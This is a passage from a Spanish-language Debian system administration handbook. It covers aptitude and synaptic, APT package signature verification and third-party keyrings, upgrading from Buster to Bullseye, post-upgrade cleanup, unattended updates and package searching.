Para concluir esta sección, resaltaremos que **aptitude** tiene algoritmos más elaborados para resolver situaciones difíciles comparado con **apt-get**. Cuando se requiere un conjunto de acciones y dicha combinación de acciones resultaría en un sistema incoherente, **aptitude** evalúa varios escenarios posibles y los presenta de forma decreciente por su relevancia. Sin embargo, estos algoritmos no están exentos de fallos. Afortunadamente siempre existe la posibilidad de seleccionar manualmente las acciones a realizar. Cuando las acciones seleccionadas lleven a contradicciones, la parte superior de la pantalla mostrará la cantidad de paquetes «rotos» (puede ir directamente a dichos paquetes presionando **b**). Luego podrá construir manualmente una solución a los problemas encontrados. En particular, puede acceder a las diferentes versiones disponibles seleccionando el paquete con **Enter**. Si la selección de una de dichas versiones soluciona el problema, no debe dudar en utilizarla. Cuando reduzca el número de paquetes rotos a cero puede volver a la pantalla de resumen de acciones pendientes para una última revisión antes de aplicar los cambios.

NOTA El registro de **aptitude**

De forma similar a **dpkg**, **aptitude** mantiene una traza de las acciones ejecutadas en su archivo de registro (`/var/log/aptitude`). Sin embargo, debido a que los programas trabajan en niveles diferentes, no encontrará la misma información en sus archivos de registro. Mientras que **dpkg** registra todas las operaciones ejecutadas en paquetes individuales paso a paso, **aptitude** provee una visión más amplia de operaciones de alto nivel como una actualización de todo el sistema.

Tenga en cuenta que este archivo de registro sólo contiene un resumen de las operaciones realizadas por **aptitude**. Si se utilizan ocasionalmente otras interfaces (o aún el mismo **dpkg**), entonces el registro de **aptitude** sólo tendrá una vista parcial de las operaciones; por lo que no puede confiar en él para construir una historia confiable del sistema.

6.5.2. synaptic

synaptic es un gestor gráfico de paquetes para Debian que tiene una interfaz gráfica limpia y eficiente basada en GTK+/GNOME. Sus muchos filtros listos para utilizar proveen un acceso rápido a nuevos paquetes disponibles, paquetes instalados, paquetes para actualizar, paquetes obsoletos y más. Si

navega por estas listas puede seleccionar las operaciones a realizar en los paquetes (instalar, actualizar, eliminar, purgar); no se realizan inmediatamente estas operaciones sino que se las agrega a una lista de tareas. Un botón luego valida las operaciones y las ejecuta en conjunto.

Figura 6.2. gestor de paquetes synaptic

Archivo

Editar

Paquete

Configuración

Ayuda

Recargar

Marcar todas las actualizaciones

Aplicar

Propiedades

Buscar

	E	Paquete	Versión instalada	Última versión	Descripción
Instalado		iw	5.0.1-1	5.0.1-1	Herramienta para configurar los dispositivos i
Instalado (actualizable)		java-common	0.71	0.71	Base package for Java runtimes
Instalado (autodesinstalable)		java-wrappers	0.3	0.3	wrappers for java executables
Instalado (local u obsoleto)		javascript-common	11	11	Base support for JavaScript library packages
Instalado (manual)		kbd	2.0.4-4	2.0.4-4	Utilidades para las fuentes de la consola y tecla
No instalado		keyboard-configuration	1.193~deb10u1	1.193~deb10u1	system-wide keyboard preferences
		klibc-utils	2.0.6-1	2.0.6-1	Pequeñas utilidades generadas con klibc para i
		kmod	26-1	26-1	Herramientas para gestionar los módulos del r
		krb5-locales	1.17-3	1.17-3	usos internacionales para MIT Kerberos
		laptop-detect	0.16	0.16	system chassis type checker
		less	487-0.1+b1	487-0.1+b1	Programa de paginado similar a «more»

Secciones

Estado

Origen

Filtros

Resultados de la búsqueda

Arquitectura

system-wide keyboard preferences

Obtener captura de pantalla

Obtener registro de cambios

This package maintains the keyboard preferences in /etc/default/keyboard. Other packages can use the information provided by this package in order to configure the keyboard on the console or in X Window.

2196 paquetes listados, 2196 instalados, 0 rotos. 5 para instalar/actualizar, 1 para desinstalar; se usarán 799 kB

6.6. Comprobación de la autenticidad de un paquete

La seguridad es muy importante para los administradores de Falcot Corp. Por consiguiente, necesitan asegurar que sólo instalen paquetes con garantía de que provienen de Debian sin modificaciones en el camino. Un «cracker» podría intentar agregar código malicioso en un paquete que de otra forma sería legítimo. Si se instala tal paquete, éste podría hacer cualquier cosa para la que dicho «cracker» lo diseñó, inclusive revelar contraseñas o información confidencial por ejemplo. Para evitar este riesgo, Debian provee un sello contra modificaciones para garantizar — al momento de instalación — que el paquete realmente proviene de su encargado oficial y no fue modificado por un tercero.

El sello funciona con una firma y una cadena de «hashes» criptográficos y se explica en detalle en `apt-secure(8)`. A partir de Debian 10 Buster, el archivo `InRelease`, provisto por las réplicas Debian, es el firmado. También hay un archivo de la versión anterior llamado `Release`. Ambos contienen una lista de los archivos `Packages` (incluyendo sus formas comprimidas, `Packages.gz` y `Packages.xz`, así como las versiones incrementales), junto con sus «hashes» SHA256 lo que asegura que los archivos no fueron modificados. Estos archivos `Packages` contienen una lista de los paquetes Debian disponibles en la réplica junto con sus hashes lo que asegura, a su vez, que el contenido de los paquetes mismos tampoco fue modificado. La diferencia entre `InRelease` y `Release` es que el anterior está firmado criptográficamente en línea, mientras que el último proporciona una firma separada en la forma del archivo `Release.gpg`.

NOTA El futuro de `Release` y `Release.gpg`

Tras la publicación de Debian 10 Buster se ha anunciado la intención de eliminar la compatibilidad con los archivos heredados `Release` y `Release.gpg`, usados desde la versión 0.6, que introdujo la compatibilidad con la autenticación de un archivo.

APT necesita un conjunto de claves públicas GnuPG para verificar las firmas disponibles en los archivos `InRelease` y `Release.gpg` disponibles en los espejos. Las obtiene de archivos en `/etc/apt/trusted.gpg.d/` y del conjunto de claves `/etc/apt/trusted.gpg` (gestionado por la orden **apt-key**). Las claves oficiales de Debian son proporcionadas y mantenidas al día por el paquete `debian-archive-keyring` paquete que las pone en `/etc/apt/trusted.gpg.d/`:

```
# ls /etc/apt/trusted.gpg.d/
debian-archive-bullseye-automatic.gpg
debian-archive-bullseye-security-automatic.gpg
debian-archive-bullseye-stable.gpg
debian-archive-buster-automatic.gpg
debian-archive-buster-security-automatic.gpg
debian-archive-buster-stable.gpg
debian-archive-stretch-automatic.gpg
debian-archive-stretch-security-automatic.gpg
debian-archive-stretch-stable.gpg
```

EN LA PRÁCTICA Agregando llaves confiables

Cuando se agrega una fuente de paquetes de terceros al archivo `sources.list`, se necesita informar a APT que confíe en las llaves de autenticación GPG correspondientes (de lo contrario continuará quejándose de que no puede asegurar la autenticidad de los paquetes que provengan de dicho repositorio). El primer paso es, obviamente, obtener la llave pública. La mayoría de las veces encontrará dicha llave en un pequeño archivo de texto, que llamaremos `key.asc` en los siguientes ejemplos.

Para añadir una clave al conjunto de claves, el administrador puede ponerla en un archivo `*.gpg` en `/etc/apt/trusted.gpg.d/` (Se desaconsejan los archivos `*.asc` pues pueden causar problemas). Esta aceptado desde Debian Stretch. Con versiones más antiguas, había que ejecutar **apt-key add < key.asc**, que ya se considera obsoleto.

Aunque esto es un comportamiento muy común, también crea un posible problema. APT no sabe qué clave pertenece a qué repositorio. Si una de las claves de APT coincide con la firma de un archivo, APT considera el archivo como autenticado. Una vez que se ha añadido una clave al depósito de claves de confianza, un atacante malicioso podría realmente proporcionar su propia "versión" de un espejo Debian firmado por la misma clave. Podría ser mejor poner la clave como archivo `*.gpg` en `/usr/share/keyrings/` y usar el campo `Signed-By` en `sources.list` para repositorios de terceros como se muestra en el ejemplo siguiente.

Imagina, que el Falcot Corp. dirige su propio repositorio público y quieres usarlo. Lo han firmado y proporcionan una clave(ring) disponible públicamente también para descargar. Para restringir la clave del repositorio, simplemente puedes hacer esto:

```
$ sudo wget -O falcot-keyring.gpg -P /usr/share/keyrings
https://packages.falcot.com/debian/repository.gpg
```

```
deb [ signed-by=/usr/share/keyrings/falcot-keyring.gpg ]  
https://packages.falcot.com/debian bullseye main
```

¡Tenga cuidado que al añadir y utilizar repositorios de terceros siempre plantea un riesgo de seguridad y estabilidad!

Una vez que las claves apropiadas se encuentran en el conjunto, APT revisará las firmas antes de cualquier operación de riesgo para que las interfaces muestren una advertencia si pide instalar un paquete sobre el que no se puede verificar autenticidad.

Recuerde que los paquetes binarios generalmente no están firmados. La integridad de un paquete sólo se puede confirmar comprobando su suma de verificación contra una fuente de verificación de confianza (y posiblemente firmada).

***CASO ESPECÍFICO* repositorios no firmados**

Mientras que en general no se deben utilizar repositorios no firmados, algunos usuarios todavía podrían requerirlos, por ejemplo para proporcionar algunos paquetes contruidos localmente. Se puede obligar a APT a aceptar tal repositorio anteponiendo la URL del repositorio usando `allow-insecure=yes` o `trusted=yes`. Lo demostraremos usando el ejemplo de [Sección 15.3, “Creación de un repositorio de paquetes para APT”](#):

```
deb [ trusted=yes ] http://packages.falcot.com/ updates/  
deb [ trusted=yes ] http://packages.falcot.com/ internal/
```


6.7. Actualización de una distribución estable a la siguiente

Una de las características más conocidas de Debian es su habilidad de actualizar un sistema instalado de una versión estable a la siguiente: «*dist-upgrade*» — una frase muy conocida — contribuyó en gran medida a la reputación del proyecto. Tomando unas pocas precauciones, actualizar un equipo puede tomar tan poco como unos cuantos minutos, o unas docenas de minutos, dependiendo de la velocidad de descarga de los repositorios de paquetes.

6.7.1. Procedimiento recomendado

Dado que Debian tiene bastante tiempo para evolucionar entre versiones estables debería leer las notas de publicación antes de actualizar.

VOLVER A LOS CIMIENTOS Notas de publicación

Las notas de publicación para un sistema operativo (y, más generalmente, para cualquier software) son un documento que provee una vista general del software con algunos detalles sobre las particularidades de una versión. Estos documentos son generalmente cortos comparados con la documentación completa y frecuentemente listan las características introducidas desde la versión anterior. También proveen detalles sobre los procedimientos de actualización, advertencias para los usuarios de las versiones anteriores y, a veces, una errata.

Las notas de publicación para Debian están disponibles online: las de la versión estable actual tienen una URL dedicada mientras que se pueden encontrar las anteriores según sus nombre clave:

→ <https://www.debian.org/releases/stable/releasenotes>

→ <https://www.debian.org/releases/buster/releasenotes>

En esta sección nos centraremos en actualizar un sistema Buster a Bullseye. Esta es una operación de gran envergadura en un sistema; como tal, nunca

está 100% libre de riesgos y no debería intentarse antes de tener copias de respaldo de todos los datos importantes.

Otro buen hábito que haría la actualización más sencilla (y más corta) es ordenar sus paquetes instalados y sólo mantener aquellos que son realmente necesarios. Las herramientas útiles para realizarlo incluyen **aptitude**, **deborphan**, **debfoister** y **apt-show-versions**(ver [Sección 6.2.7](#), [“Seguimiento de paquetes instalados automáticamente”](#)). Por ejemplo, puede utilizar la siguiente orden, y luego utilizar el modo interactivo de **aptitude** para revisar y retocar las eliminaciones programadas:

```
# deborphan | xargs aptitude --schedule-only remove
```

SUGERENCIA Encontrando archivos modificados

La orden **debsums** puede comprobar si se han alterado archivos, que son parte de un paquete instalado, en el sistema local. Usa un simple algoritmo de suma de *hash* y la información en `/var/lib/dpkg/info/paquete.md5sums` (véase [Sección 5.2.3](#), [“Sumas de comprobación, lista de archivos de configuración y más.”](#)). Para encontrar todos los archivos de configuración alterados use **debsums -ec**. Para comprobar el sistema entero use **debsums -c**.

Ahora para la actualización en sí. Primero necesita cambiar el archivo `/etc/apt/sources.list` para indicarle a APT que obtenga sus paquetes de Bulleyes en lugar de Buster. Si el archivo sólo contiene referencias a Stable en lugar de nombres código explícitos, no necesita hacer este cambio ya que Stable siempre hace referencia a la última versión de Debian publicada. En ambos casos, necesita actualizar la base de datos de paquetes disponibles (con **apt update** o el botón de actualización en **synaptic**).

NOTA Información de cambios del repositorio

Cuando se publica una versión estable de Debian, algunos campos en los archivos `Release` y `InRelease` de un repositorio cambian, como el campo `Suite`. Cuando esto ocurre, se rechaza la descarga de datos del repositorio hasta que el cambio está confirmado para garantizar que el usuario está preparado para este. Para confirmar el cambio use las opciones `--allow-releaseinfo-change 0` `--allow-releaseinfo-change-campo` de **apt-get** o la opción de configuración `Acquire::AllowReleaseInfoChange`.

Una vez que se registraron las nuevas fuentes de paquetes, primero debe realizar una actualización mínima con **apt upgrade**, como se describe en [Sección 6.2.3, “Actualización del sistema”](#). Hacer la actualización en dos pasos facilitará el trabajo de las herramientas de gestión de paquetes y generalmente asegurará que tendrá las últimas versiones de las mismas, que pueden haber acumulado correcciones de errores y mejoras necesarias para finalizar la actualización de la distribución completa.

Una vez que se completa la primera actualización, llega el momento de la actualización en sí. Ya sea con **apt full-upgrade**, **aptitude** o **synaptic**. Debería verificar cuidadosamente las acciones sugeridas antes de ejecutarlas: podría desear agregar paquetes sugeridos o deseleccionar paquetes que sólo son recomendados y sabe que no serán útiles. En cualquier caso, la interfaz debería proveer un escenario que termine con un sistema Debian coherente y actualizado. Luego, todo lo que necesita hacer es esperar mientras se descargan los paquetes necesarios, responder las preguntas de debconf y posiblemente aquellas sobre archivos de configuración modificados localmente y sentarse a esperar mientras APT hace su magia.

6.7.2. Manejo de problemas tras una actualización

A pesar de los mejores esfuerzos de los encargados de Debian, una actualización general del sistema no es siempre tan fluida como uno desearía. Nuevas versiones de software podrían ser incompatibles con las anteriores (por ejemplo, podrían haber cambiado sus comportamientos predeterminados o sus formatos de datos). También, se pueden haber colado algunos errores a pesar de la fase de pruebas que precede a una publicación de Debian.

Para anticiparse a algunos de estos problemas, puede instalar el paquete **apt-listchanges** que muestra información acerca de posibles problemas al principio de la actualización de un paquete. Los encargados de los paquetes recopilan esta información y la incorporan a los archivos

`/usr/share/doc/paquete/NEWS.Debian` para el beneficio de los usuarios.

Leer estos archivos (posiblemente a través de **apt-listchanges**) debería ayudarle a evitar sorpresas desagradables.

A veces podría encontrar que la nueva versión de un software no funciona en absoluto. Esto generalmente ocurre si la aplicación no es popular o no fue probada lo suficiente; una actualización de último momento también podría introducir regresiones que se encuentran sólo luego de la publicación estable. En ambos casos, lo primero a hacer es revisar el sistema de seguimiento de errores en <http://bugs.debian.org/paquete> y verificar si el problema ya fue informado. Si es así, también será listado antes de que la actualización comience, si tienes instalado `apt-listbugs`. De no ser así, deberías informar con **reportbug**. Si ya es conocido, tanto el informe de error como los mensajes asociados suelen ser excelentes fuentes de información sobre el problema:

- a veces existe un parche y está disponible en el reporte de error, puede recompilar localmente una versión corregida del paquete roto (revise la [Sección 15.1, “Recompilación de un paquete desde sus fuentes”](#));
- en otros casos, los usuarios podrían haber encontrado una forma de evitar el problema y compartido sus experiencias en sus respuestas al reporte;
- en otros casos más, puede que el encargado ya haya preparado y publicado un paquete corregido.

Dependiendo de la severidad del error, se podría llegar a preparar una nueva versión del paquete específicamente para una nueva revisión de la versión estable. Cuando esto sucede, el paquete corregido estará disponible en la sección `proposed-updates` de las réplicas de Debian (revise la [Sección 6.1.2.3, “Actualizaciones propuestas”](#)). Puede agregar temporalmente la línea correspondiente al archivo `sources.list` e instalar los paquetes actualizados con **apt** o **aptitude**.

A veces el paquete corregido no está disponible en esta sección porque está pendiente de validación por parte de los Gestores de versiones estables. Puede verificar si este es el caso en su página web. Los paquetes allí listados aún no están disponibles, pero al menos sabe que el proceso de publicación está en marcha.

→ <https://release.debian.org/proposed-updates/stable.html>

6.7.3. Limpieza tras una Actualización

APT normalmente asegura una actualización limpia, bajando dependencias nuevas y actualizadas o eliminando paquetes en conflicto. Pero aun siendo una herramienta tan buena, no puede cubrir todas las tareas a las que se enfrentan los usuarios y los administradores después de una actualización, porque requieren de una decisión humana.

6.7.3.1. Paquetes eliminados del Archivo de Debian

A veces los administradores del servidor FTP de Debian eliminan paquetes del archivo de Debian, porque contienen errores críticos para una publicación, fueron abandonados por su autor de origen o desarrollador del paquete o simplemente llegaron al final de su vida útil. En este caso, una nueva publicación de Debian no incluirá ya el paquete. Para encontrar todos los paquetes, que no tienen un paquete fuente, use la orden **apt-show-versions**:

```
$ apt-show-versions | grep "No available version"
```

Se puede obtener un resultado similar mediante **aptitude search ~o**. Si los paquetes encontrados ya no son necesarios, deberían ser purgados del sistema, puesto que ya no serán actualizados para errores críticos o de seguridad.

6.7.3.2. Paquetes Falsos y de Transición

A veces puede que sea necesario que un paquete obtenga un nuevo nombre. En este caso, a menudo se mantiene el viejo paquete como un paquete (casi) vacío, dependiendo del nuevo e instalando solo los archivos obligatorios en `/usr/share/doc/paquete/`. Estos paquetes se llaman «falsos» o «de transición» (*dummy* o *transitional*, en inglés). Si el desarrollador a cargo del paquete también cambió la sección del paquete a `oldlibs`, entonces las herramientas como **aptitude**, **deboprhman** o **debfooster** (consulte recuadro [ALTERNATIVA deborphan y debfooster](#)) pueden tener constancia de estos paquetes para sugerir su eliminación.

Desafortunadamente no una hay infalible de asegurarse de que estos paquetes se eliminan automáticamente o son detectados por las herramientas mencionadas anteriormente. Una forma de comprobar si el sistema todavía tiene algunos de estos paquetes instalados es mirar en las descripciones de los paquetes instalados y luego comprobar los resultados. Sea cuidadoso de no marcar los resultados para una eliminación automática, dado que este método puede dar falsos positivos:

```
$ dpkg -l | grep ^ii | grep -i -E "(transition|dummy)"
```

Ya que el nuevo paquete se recibe como una dependencia del paquete de transición, normalmente está marcado como instalado automáticamente y puede ser programado para eliminación si trata de purgar el paquete de transición de su sistema. En este caso, puede usar cualquiera de los enfoques descritos en los recuadros [SUGERENCIA Eliminando e instalando al mismo tiempo](#) y [Sección 6.2.7, “Seguimiento de paquetes instalados automáticamente”](#) para eliminar de forma selectiva el paquete de transición.

6.7.3.3. Archivos de Configuración Viejos o Sin Usar

Si la actualización se realizó con éxito puede que haya algún archivo de configuración basura, ya sea de dpkg (ver [Sección 5.2.3, “Sumas de comprobación, lista de archivos de configuración y más.”](#)), ucf o de paquetes eliminados. El último se puede [purgar](#) usando **apt autoremove --purge**. Los archivos de configuración que fueron manejados por dpkg o ucf durante el proceso de actualización han dejado algunas contrapartes con un sufijo dedicado (p. ej., `.dpkg-dist`, `.dpkg-old`, `.ucf-old`). Puede ayudar a localizarlos tanto la orden **find** como la orden **locate**. Si ya no son útiles, se pueden eliminar.

6.7.3.4. Archivos que no pertenecen a ningún Paquete

La Política de Debian fuerza a que los paquetes no dejen archivos tras de sí cuando son purgados. Es un error serio violar este principio, y rara vez lo encontrará. Si lo hace, notifíquelo; pero si es curioso, puede usar el paquete `cruft` o el paquete `cruft-ng` para buscar en su sistema archivos que no pertenecen a ningún paquete.

6.8. Mantenimiento de un sistema actualizado

La distribución Debian es dinámica y cambia continuamente. La mayoría de los cambios tienen lugar en las versiones Testing y Unstable, pero incluso Stable es actualizada de vez en cuando, principalmente para correcciones relacionadas con la seguridad. Independientemente de la versión de Debian que ejecute en el sistema, generalmente es buena idea mantenerlo actualizado para poder beneficiarse de arreglos recientes de errores y de avances.

Si bien es posible ejecutar periódicamente una herramienta para verificar las actualizaciones disponibles y aplicarlas, una tarea tan repetitiva es tediosa, especialmente cuando debe realizarla en varias máquinas. Afortunadamente, como varias tareas repetitivas, puede ser automatizada parcialmente y ya se desarrollaron un conjunto de herramientas a tal efecto.

La primera de estas herramientas es **apticron** en el paquete del mismo nombre. Su efecto principal es ejecutar diariamente un script (a través de **cron**). El script actualiza la lista de paquetes y, si algunos paquetes instalados no están en la última versión disponible, envía un email con una lista de estos paquetes junto con los cambios realizados en las nuevas versiones. Obviamente, este paquete está apuntado principalmente a usuarios de Debian Stable ya que los emails diarios serían muy extensos para las versiones de Debian con más actualizaciones. Cuando haya actualizaciones disponibles, **apticron** las descargará automáticamente. No las instalará — el administrador lo hará — pero tener los paquetes ya descargados y disponibles localmente (en el caché de APT) hace más rápido el trabajo.

Los administradores a cargo de varios equipos seguramente apreciarán ser informados de actualizaciones pendientes, pero las actualizaciones en sí aún son tan tediosas como solían serlo. Se pueden habilitar las actualizaciones periódicas: se usa una unidad de tiempo de **systemd** o **cron**. Si **systemd**, no está instalado, el script `/etc/cron.daily/apt-compat` (del paquete **apt**).

cron ejecuta este script diariamente (sin interacción del usuario). Para controlar su comportamiento, utilice variables de configuración de APT (que son, por lo tanto, almacenadas en un archivo `/etc/apt/apt.conf.d/10periodic`). Las variables principales son:

`APT::Periodic::Update-Package-Lists`

Esta opción le permite especificar la frecuencia (en días) con la que se actualizará las listas de paquetes. Los usuarios de **apticron** pueden hacerlo sin esta variable ya que **apticron** se encarga de esta tarea.

`APT::Periodic::Download-Upgradeable-Packages`

Nuevamente, esta opción indica la frecuencia (en días) pero para descargar los paquetes en sí en este caso. Otra vez, los usuarios de **apticron** no lo necesitarán.

`APT::Periodic::AutocleanInterval`

Esta opción cubre una funcionalidad que **apticron** no tiene. Controla cuán seguido se eliminan paquetes obsoletos (aquellos a los que ya ninguna distribución hace referencia) del caché de APT. Esto mantiene el caché de APT de un tamaño razonable y significa que no necesitará preocuparse por esa tarea.


`APT::Periodic::Unattended-Upgrade`

Cuando esta opción está activa, el script diario ejecutará **unattended-upgrade** (del paquete `unattended-upgrades`) que, como sugiere su nombre, puede automatizar al proceso de actualización para algunos paquetes (de forma predeterminada sólo realiza actualizaciones de seguridad, pero puede personalizarlo en `/etc/apt/apt.conf.d/50unattended-upgrades`). Tenga en cuenta que puede definir esta opción con la ayuda de `debconf` si ejecuta **dpkg-reconfigure -plow unattended-upgrades**. Si `apt-listbugs` está instalado, impedirá una actualización automática de paquetes que están afectados por un error serio o grave ya notificado.

Otras opciones le permiten controlar el comportamiento de la limpieza del caché con más precisión. No están listadas aquí pero son descritas en el script `/usr/lib/apt/apt.systemd.daily`.

Estas herramientas funcionan muy bien para servidores, pero los usuarios de máquinas de escritorio generalmente prefieren un sistema más interactivo. El paquete `gnome-software` muestra un ícono en el área de notificación de los entornos de escritorio cuando hay actualizaciones disponibles; pulsar este ícono ejecuta una interfaz para realizar actualizaciones. Puede navegar a través de las actualizaciones disponibles, leer la descripción de los paquetes relevantes y sus archivos `changelog` y seleccionar si aplicar la actualización o no caso por caso.

Figura 6.3. Actualización con `gpk-update-viewer`



Esta herramienta ya no está instalada en el escritorio GNOME predeterminado. La nueva filosofía es que las actualizaciones de seguridad deberían instalarse de forma automática, bien en segundo plano bien,

preferiblemente, cuando apague el ordenador para no confundir a ninguna aplicación en ejecución.

6.9. Actualizaciones automáticas

Dado que Falcot Corp tiene muchas máquinas pero personal limitado, sus administradores intentan hacer las actualizaciones tan automáticas como sea posible. Los programas a cargo de esos procesos deben, por lo tanto, ejecutar sin intervención humana.

6.9.1. Configuración de dpkg

Como ya mencionamos (revise el recuadro [YENDO MÁS ALLÁ Evitando preguntas sobre los archivos de configuración](#)), se le puede indicar a **dpkg** que no pida confirmación al reemplazar un archivo de configuración (con las opciones `--force-confdef` `--force-confold`). Sin embargo, las interacciones pueden tener otros tres orígenes: algunas provienen de APT mismo, algunas son gestionadas por **debconf** y otras ocurren en la línea de órdenes debido a scripts de configuración de paquetes (algunas veces gestionadas por ucf).

6.9.2. Configuración de APT

En el caso de APT es simple: la opción `-y` (o `--assume-yes`) le indica a APT que considere que la respuesta a todas las preguntas será afirmativa («yes»).

6.9.3. Configuración de debconf

El caso de **debconf** merece más detalles. El programa fue diseñado, desde su concepción, para controlar la relevancia y volumen de las preguntas mostradas al usuario así como también la forma en la que se mostrarán. Es por esto que su configuración requiere una prioridad mínima para las preguntas; sólo se mostrarán las preguntas sobre la prioridad mínima. **debconf** asume la respuesta predeterminada (definida por el encargado del paquete) para las preguntas que decidió evitar.

El otro elemento de configuración relevante es la interfaz utilizada. Si selecciona la opción `noninteractive`, se desactivará toda interacción con el usuario. Si un paquete intenta mostrar una nota informativa, ésta será enviada al administrador por email.

Para reconfigurar **debconf** utilice **dpkg-reconfigure** del paquete `debconf`; la orden necesaria es **dpkg-reconfigure debconf**. Es importante saber que, si es necesario, los valores configurados pueden sobrescribirse temporalmente con variables de entorno (por ejemplo `DEBIAN_FRONTEND` controla la interfaz, como está documentado en la página de manual `debconf(7)`).

6.9.4. Manejo de interacciones de línea de órdenes

La última fuente de interacciones, y la más difícil de la que deshacerse, son los scripts de configuración ejecutados por **dpkg**. Desafortunadamente no hay solución estándar y ninguna respuesta es mucho mejor que la otra.

El enfoque común es eliminar la entrada estándar redireccionando hacia ella el contenido vacío de `/dev/null` con *programa* `</dev/null` o proveerle un flujo interminable de caracteres de nueva línea. Ninguno de estos métodos es 100% fiable, pero generalmente provocan que se utilicen las respuestas predeterminadas, ya que la mayoría de los scripts consideran una falta de respuesta como aceptación del valor predeterminado.

6.9.5. La combinación milagrosa

Combinando los elementos anteriores es posible diseñar un script pequeño pero confiable que pueda realizar actualizaciones automáticas.

Ejemplo 6.5. Script de actualización no-interactivo

```
export DEBIAN_FRONTEND=noninteractive
yes ' ' | apt-get -y -o Dpkg::Options::="--force-confdef" -o
Dpkg::Options::="--force-confold" dist-upgrade
```

EN LA PRÁCTICA El caso de Falcot Corp

Las máquinas de Falcot son sistemas heterogéneos, con equipos que tienen varias funciones. Los administradores elegirán la solución más relevante para cada uno.

En la práctica, configurarán los servidores ejecutando Bulleyes con la «combinación milagrosa» anterior y se actualizarán automáticamente. Sólo los servidores más críticos (los firewall, por ejemplo) se configurarán con **apticron** para que las actualizaciones sólo ocurran bajo la supervisión de un administrador.

Las estaciones de trabajo de oficina en los servicios administrativos también ejecutan Bullseye, pero están equipados con gnome-packagekit para que los usuarios puedan actualizar ellos mismos. La razón de esta decisión es que si las actualizaciones se hacen sin una acción explícita podría cambiar inesperadamente el comportamiento del equipo causando confusión para sus usuarios principales.

En el laboratorio, las pocas máquinas que utilizan Testing — para aprovechar las últimas versiones de software — no se actualizan automáticamente tampoco. Los administradores configuraron APT para que prepare las actualizaciones pero que no las realice; cuando decidan actualizar (manualmente), se evitarán las partes tediosas de actualizar las listas de paquetes y descargar los paquetes y los administradores se pueden concentrar en la parte realmente útil.

6.10. Búsqueda de paquetes

Con la enorme y creciente cantidad de software en Debian surge una paradoja: Debian generalmente tiene una herramienta para la mayoría de las tareas, pero dicha herramienta puede ser difícil de encontrar entre tantos paquetes. La falta de forma adecuada de buscar (y encontrar) la herramienta oportuna ha sido un problema durante cierto tiempo. Afortunadamente este problema casi se ha solucionado.

La búsqueda más trivial posible es buscar el nombre exacto de un paquete. Si **apt show *paquete*** devuelve un resultado entonces el paquete existe. Desafortunadamente esto necesita saber o adivinar el nombre del paquete, lo que no es siempre posible.

TIP Convenciones de nombres de paquetes

Algunas categorías de paquetes tienen esquemas convencionales de nombres; conocer dicho esquema a veces puede permitirle adivinar nombres de paquetes exactos. Por ejemplo, para módulos Perl, la convención dice que un módulo llamado `XML::Handler::Composer` en origen debe ser empaquetado como `libxml-handler-composer-perl`. La biblioteca que permite utilizar el sistema **gconf** desde Python es empaquetada como `python-gconf`. Lamentablemente no es posible definir un esquema general de nombres para todos los paquetes, aunque generalmente los encargados de paquetes intentan seguir la elección de los autores originales.

Un patrón de búsqueda ligeramente más exitoso es una búsqueda en texto plano de los nombres de los paquetes, pero es aún muy limitada. Generalmente puede encontrar resultados buscando en la descripción de los paquetes: dado que cada paquete tiene una descripción más o menos detallada además de su nombre, una búsqueda de palabras clave en estas descripciones generalmente será útil. **apt-cache** y **axi-cache** son las herramientas más utilizadas para este tipo de búsqueda (véase [**ALTERNATIVA axi-cache**](#)); por ejemplo, **apt-cache search video** devolverá una lista de todos los paquetes cuyos nombres o descripciones contengan la palabra clave «video».

